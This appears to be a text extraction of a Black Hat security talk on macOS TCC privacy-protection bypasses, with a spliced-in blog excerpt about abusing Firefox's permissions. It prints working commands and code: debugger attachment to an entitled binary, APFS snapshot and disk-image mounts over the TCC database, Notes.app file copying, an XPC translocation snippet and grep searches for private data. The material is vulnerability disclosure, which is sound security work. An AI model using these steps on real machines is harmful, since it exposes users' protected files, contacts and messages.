    TCCAccessSetForBundleIdAndCodeRequirement(TCCAccessCheckType, bundleID, requirementData, kCFBooleanTrue);
}
```





TCC bypasses through process injection

Injecting to xsanctl aka CVE-2020-10006:

- We execute code again in the context of an entitled application
- However you cannot inject to Apple's signed apps
- But there are exceptions... com.apple.security.get-task-allow



```
[tester@Testers-Mac ~ % codesign -d --entitlements :- /System/Library/Filesystems/acfs.fs/Contents/bin/xsanctl
Executable=/System/Library/Filesystems/acfs.fs/Contents/bin/xsanctl
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<dict>
       <key>com.apple.private.tcc.allow</key>
       <array>
              <string>kTCCServiceSystemPolicyRemovableVolumes</string>
       </array>
       <key>com.apple.private.managedclient.configurationprofiles</key>
       <true/>
       <key>com.apple.private.managedclient.configurationprofiles.installsource</key>
       <key>com.apple.security.get-task-allow</key>
       <true/>
</dict>
</plist>
 [tester@Testers-Mac bin % sudo lldb -p `pgrep xsanctl`
  (11db) process attach --pid 5206
  ^C
  ... Interrupted.
  (11db)
 [There is a running process, detach from it and attach?: [Y/n] n
 [(11db) bt
 * thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
    * frame #0: 0x000007fff7148625e libsystem_kernel.dylib`mach_msg_trap + 10
      frame #1: 0x00007fff714865d0 libsystem_kernel.dylib`mach_msg + 60
      frame #2: 0x00007fff3167bcee CoreFoundation`__CFRunLoopServiceMachPort + 247
      frame #3: 0x00007fff3167a783 CoreFoundation __CFRunLoopRun + 1315
      frame #4: 0x00007fff31679bea CoreFoundation CFRunLoopRunSpecific + 534
      frame #5: 0x000000010d5c5bff xsanctl`listSan + 94
      frame #6: 0x000000010d5c0763 xsanctl'command listSan + 39
      frame #7: 0x000000010d5bfdbc xsanctl main + 268
      frame #8: 0x00007fff71326c71 libdyld.dylib`start + 1
```



TCC bypasses through process injection

- 3rd party apps are especially vulnerable to this kind of attacks
- If you manually give the vulnerable app TCC permissions, malware can abuse that app
- Electron apps are vulnerable by default ²
- We have found such vulnerabilities in many apps including:
- Firefox (0day / won't fix)
- StreamLabs OBS (0day / won't fix)
- Signal (CVE-2020-24259, fixed)
- Snaglt (fixed)



Posts

About Me

Vulnerabilities

RSS

How to rob a (Fire) fox

@WOJCIECH REGUŁA · MAR 9, 2021 · 4 MIN READ

Summary

This story is about an issue I reported in July of 2019 via <u>Bugzilla</u>. The ticket is public from the 16th of January 2020, so I don't disclose any new vulnerability. However, I think such posts are necessary to show the community how applications installed on Macs may harm their privacy. This post will show you how an attacker that achieves code execution on your machine may use Firefox to abuse your Privacy preferences (TCC) and thus access your microphone/camera/location and record your screen. I'll also share a proof of concept that I hope will be useful also for red teamers.

Context

Firefox is a web browser focused on users' privacy. I personally like its idea, and I used Firefox for many years - kudos to all contributors! Like every browser, Firefox needs to access some privacy-related resources. Users want to have features like online maps (that require location permissions) or talk via the website (that require microphone/camera permissions). So, an average user probably ends with the following privacy preferences:

https://wojciechregula.blog/post/how-to-rob-a-firefox/



TCC bypasses through mounting

CVE-2020-9771 - mount_apfs TCC bypass

- APFS supports snapshots
- Mount the snapshot in custom location
- Access all files (read-only)
- Mount with "noowners" → access every user's files
- FIX: requires Full Disk Access ⁶⁰



mount_apfs -o noowners -s com.apple.TimeMachine.2019-11-17-141812.local /System/Volumes/Data /tmp/snap




TCC bypasses through mounting

CVE-2021-1784 - TCC bypass via disk mounting

- User's TCC DB file is protected
- But! We can mount over the directory
- Prepare a new TCC.db file, new disk image
- Mount over "~/Library/Application Support/com.apple.TCC"
- Profit 🐝



hdiutil attach -owners off -mountpoint Library/Application\ Support/com.apple.TCC test.dmg





- Some apps can access private files
- Some apps move files when they do something
- Some apps can do both



Malicious app



App with access to private files



Hi app! I see you can access XYZ private files.





Yes! Why?





Could you move those files for me to location ABC?





Of course! Here they are.





Thank you!





Anytime! It was my pleasure.





CVE-2021-30751 - Notes.app

- Open files with notes -> auto attach to notes
- Notes are unprotected



CVE-2021-30751 - Notes.app

csaby@mac ~ % open -a /System/Applications/Notes.app ~/Library/
Application\ Support/AddressBook/AddressBook-v22.abcddb
csaby@mac ~ % open -a /System/Applications/Notes.app ~/Library/
Application\ Support/AddressBook/AddressBook-v22.abcddb-wal

csaby@mac ~ % find ~//Library/Group\ Containers/group.com.apple.notes/
Accounts/ -name "AddressBook-v22.abcddb"
/Users/csaby//Library/Group Containers/group.com.apple.notes/Accounts//
7F695351-0A17-43AF-9C4E-F48E9E83212C/Media/2D31A1B1-8F2F-4095-BDB3A1435B2A5B9A/AddressBook-v22.abcddb

csaby@mac ~ % rg --binary TestLast /Users/csaby//Library/Group\
Containers/group.com.apple.notes/Accounts/
Binary file /Users/csaby//Library/Group Containers/group.com.apple.notes/
Accounts/7F695351-0A17-43AF-9C4E-F48E9E83212C/Media/557824A3DE62-4483-9251-B7FD8E801116/AddressBook-v22.abcddb-wal matches (found
"\u{0}" byte around offset 4)



CVE-2021-XXXX – App translocation

- Makes NULLFS mount (not copy) when downloaded app first run
- Destination: \$TMPDIR/AppTranslocation/d/d/Some.app
- Open source as part of Security.
- Library: libsecurity_translocate
- Binary: /usr/libexec/lsd

```
<key>com.apple.private.nullfs_allow</key>
<true/>
<key>com.apple.private.tcc.allow</key>
<array>
<string>kTCCServiceSystemPolicyAllFiles</string>
</array>
```




CVE-2021-XXXX – App translocation

- Add Quarantine attribute to "Library"
- Call the com.apple.security.translocation XPC service
- (XPC client is also open source)
- Map Library to \$TMPDIR/AppTranslocation/d/d/Library
- Access all files



CVE-2021-XXXX – App translocation

```
//getenv
char *homedir = getenv("HOME");
char *tmpdir = getenv("TMPDIR");
//create paths
char original[MAXPATHLEN];
char destination[MAXPATHLEN];
snprintf(original, sizeof(original), "%s%s", homedir, "/Library");
snprintf(destination, sizeof(destination), "%s%s%s", "/private", tmpdir, "AppTranslocation/d/d/Library");
xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageFunction, kSecTranslocateXPCFuncCreate);
xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageOriginalPath, original);
xpc_dictionary_set_int64(msg, kSecTranslocateXPCMessageOptions, flags);
xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageDestinationPath, destination);
service = xpc_connection_create_mach_service("com.apple.security.translocation", NULL, 0);
if (service == NULL) {
    perror("xpc_connection_create_mach_service");
                                                                                                          #BHUSA @BlackHatEvents
}
```





TCC bypasses with /usr/bin/grep 🐸



- Private info is everywhere
- Various DBs, caches, configuration files keep / leak bits of info
- How to find them? grep to the rescue

```
grep -R "email address" ~/Library
grep -R "phone number" ~/Library
grep -R "some iMessage or email" ~/Library
```





TCC info leaks

- CVE-2020-9963 QuickLook thumbnails DB (filenames)
- CVE-2021-1803 CloudDocs DBs (filenames)
- CVE-2021-1781 UITextInputContextIdentifiers.plist (contacts)
- CVE-2021-XXXX com.apple.identityservices.idstatuscache.plist (contacts)
- CVE-2021-30750 Recents database (contacts)



TCC info leaks

- CVE-2021-XXXX CircleCache.plist (family contacts, birth date)
- CVE-2021-XXXX knowledgeC.db (full iMessages, contacts, etc..)
- WON'T FIX Quarantine database (full download history)
- And many more... (yet to be fixed)



Apple Security Bounty (ASB)

User-Installed App: Unauthorized Access to Sensitive Data **\$25,000.** App access to a small amount of sensitive data normally protected by a TCC prompt.

\$50,000. Partial app access to sensitive data normally protected by a TCC prompt.

\$100,000. Broad app access to sensitive data normally protected by a TCC prompt or the platform sandbox.

https://developer.apple.com/security-bounty/payouts/



Apple Security Bounty (ASB)

- Apple pays what promised
- Bug fixes are often slow especially design issues
- Some reports will be fixed in Monterey only, although they were reported in Catalina → 2 major OS versions!!
- Lack of communication, often no updates for months
- ASB eligibility decision timeline is unacceptable, often more than 6-7 months!!!



Conclusion

- We appreciate the effort
- Step in the right direction
- Other vendors should do the same
- Still lots of issues
- 1. Apple's binaries have too many exceptions
- 2. Third parties are vulnerable to injection attacks
- ASB has to improve



